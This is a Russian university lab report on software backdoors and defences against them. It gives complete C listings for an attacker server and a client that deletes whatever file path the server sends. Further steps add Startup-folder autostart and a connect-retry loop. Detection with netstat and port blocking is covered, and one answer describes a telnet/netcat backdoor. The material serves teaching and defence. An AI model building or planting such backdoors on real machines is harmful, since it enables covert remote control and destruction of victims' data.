1. Министерство образования и науки Российской Федерации
2. Санкт-Петербургский Политехнический Университет Петра Великого
3. —
4. Институт компьютерных наук и технологий
5. **Кафедра «Информационная безопасность компьютерных систем»**

**Лабораторная работа 12**

1. «Анализ программных потайных ходов и защита от них»
2. по дисциплине «Практикум по информационной безопасности»

Выполнил:

студент гр. 13558/1 Никулкин В. А.

Проверил:

ассистент преподавателя Алексеев. И. В.

1. Санкт-Петербург
2. 2017

**Цель работы**

Приобретение навыков анализа структуры, функциональности и угроз программных потайных ходов, а также изучение методов защиты от них.

**Ход работы**

1. Были разработаны программа-сервер и программа-клиент

Листинг сервера:

#include <stdio.h>

#include <stdlib.h>

#include <windows.h>

#include <winsock2.h>

#include <locale.h>

int main()

{

setlocale(LC\_ALL, "Rus");

WSADATA wsaData;

int result = WSAStartup(MAKEWORD(2, 0), &wsaData);

if(result == SOCKET\_ERROR)

{

printf("не удалось инициалироваться");

WSACleanup();

return 0;

}

int s = socket(AF\_INET, SOCK\_STREAM, 0);

if(s == -1)

{

printf("ошибка вызова сокета");

WSACleanup();

return 0;

}

struct sockaddr\_in local;

local.sin\_family = AF\_INET;

local.sin\_port = htons(7000);

local.sin\_addr.s\_addr = INADDR\_ANY;

int rr = bind( s, (struct sockaddr \*)&local, sizeof(local) );

if(rr == -1)

{

printf("ошибка вызова bind");

WSACleanup();

return 0;

}

printf ("Сервер включился!\n");

int err = listen(s, 1);

if(err < 0)

{

printf("ошибка вызова listen");

WSACleanup();

return 0;

}

printf ("Ожидания соединения...\n");

int s1 = accept(s, NULL, NULL);

if (s1 < 0)

{

printf("ошибка вызова accept");

WSACleanup();

return 0;

}

printf ("Соединение установлено!\n");

printf ("\n");

printf ("Удалить файл на клиенте: ");

char buffer[512];

scanf("%s", &buffer);

int rc = send(s1, buffer, sizeof(buffer), 0);

if (rc <= 0)

{

printf("ошибка отправки");

WSACleanup();

return 0;

}

printf ("\nОтключение!\n");

WSACleanup();

system("pause");

return 0;

}

Листинг клиента:

#include <stdio.h>

#include <stdlib.h>

#include <windows.h>

#include <winsock2.h>

#include <locale.h>

int main()

{

setlocale(LC\_ALL, "Rus");

WSADATA wsaData;

int result = WSAStartup(MAKEWORD(2, 0), &wsaData);

if(result == SOCKET\_ERROR)

{

printf("не удалось инициалироваться");

WSACleanup();

return 0;

}

int s = socket(AF\_INET, SOCK\_STREAM, 0);

if(s == -1)

{

printf("ошибка вызова сокета");

WSACleanup();

return 0;

}

struct sockaddr\_in peer;

peer.sin\_family = AF\_INET;

peer.sin\_port = htons(7000);

peer.sin\_addr.s\_addr = inet\_addr("127.0.0.1");

int rr = connect( s, (struct sockaddr \*)&peer, sizeof(peer) );

if(rr == -1)

{

printf("ошибка соединения");

WSACleanup();

return 0;

}

printf ("клиент включился!\n");

printf ("Ожидания соединения...\n");

printf ("Соединение установлено!\n");

printf ("\n");

char buffer[512];

int rc = recv(s, buffer, sizeof(buffer), 0);

if (rc <= 0)

{

printf ("ошибка получения данных");

WSACleanup();

return 0;

}

else

printf ("Удалить Файл: %s\n", buffer);

if (remove (buffer))

printf ("Ошибка!\n");

else

printf ("Выполнено!\n");

printf ("\nОтключение!\n");


WSACleanup();

system("pause");


return 0;


}

1. Злоумышленник запускает на своём компьютере сервер и ожидает подключения к нему клиента





1. Запускается клиент на компьютере, с которого хотят удалить данные, затем устанавливается соединение, и требуется ввести полный путь файла, который должен быть удален





1. После этого происходит удаление файла и разрыв соединения





1. Модификация клиента для автозапуска была проведена следующим образом: создаётся ярлык исполняемого файла программы – клиента и помещается в папку C:\ProgramData\Microsoft\Windows\Главное меню\Программы\Автозагрузка.


Теперь клиент будет автоматически запускаться при запуске ОС

1. Модификация программы-клиента, позволяющая ему сразу при открытии осуществлять регулярные попытки соединения c сервером:


while(rr)

rr = connect(s, (struct sockaddr \*)&peer, sizeof(peer));

1. После введения в командной строке команды netstat -aon | more был выведен на экран список открытых сетевых портов



1. При запуске клиент-серверной программы в списке активных портов появляется порт, используемый в программе



1. После блокировки данного порта установить соединение между клиентом и сервером не получается

**Контрольные вопросы**

1. С помощью потайных ходов злоумышленник может осуществлять скрытное управление компьютером пользователя. Например, он может удалять файлы с компьютера жертвы.
2. Для того чтобы обнаружить потайной ход, нужно регулярно осуществлять проверку открытых портов, вести контроль активных процессов, а также установить специальную программу, которая является межсетевым экраном (например, Commodo Internet Security), которая позволяет обнаруживать программы-шпионы.
3. Да, потайные ходы можно использовать для организации распределенной атаки “Отказ в обслуживании”. С помощью потайных ходов злоумышленник может просканировать сеть и выявить потенциально слабые узлы.
4. Программу клиент можно добавить в автозапуск при старте операционной системы, тогда в этом случае в списке задач во вкладке «приложения» процесс программы-клиента не будет виден, но он будет присутствовать во вкладке «процессы». Если удалить этот процесс, то клиент закроется и прекратит свою работу. Если попытаться скрыть его, то программа-клиент определится любым антивирусным ПО как вирус.
5. Один из потайных ходов во взломанную систему может быть реализован с помощью демона telnet, входящего в комплект поставки многих версий UNIX. Так что эту программу даже не потребуется загружать. В процессе взлома утилита telnet используется для соединения с находящейся в режиме прослушивания утилитой netcat, запущенной на компьютере взломщика. Затем требуемые команды направляются на целевой узел, а результаты их выполнения — обратно.

**Вывод**

В ходе данной работы была продемонстрирована опасность потайных ходов. С их помощью злоумышленник может осуществлять удаленное управление компьютером жертвы, а именно позволяет копировать файлы с пораженного компьютера и на него, получать удаленный доступ к реестру, выполнять системные операции. Средством защиты от них может выступать программный межсетовый экран.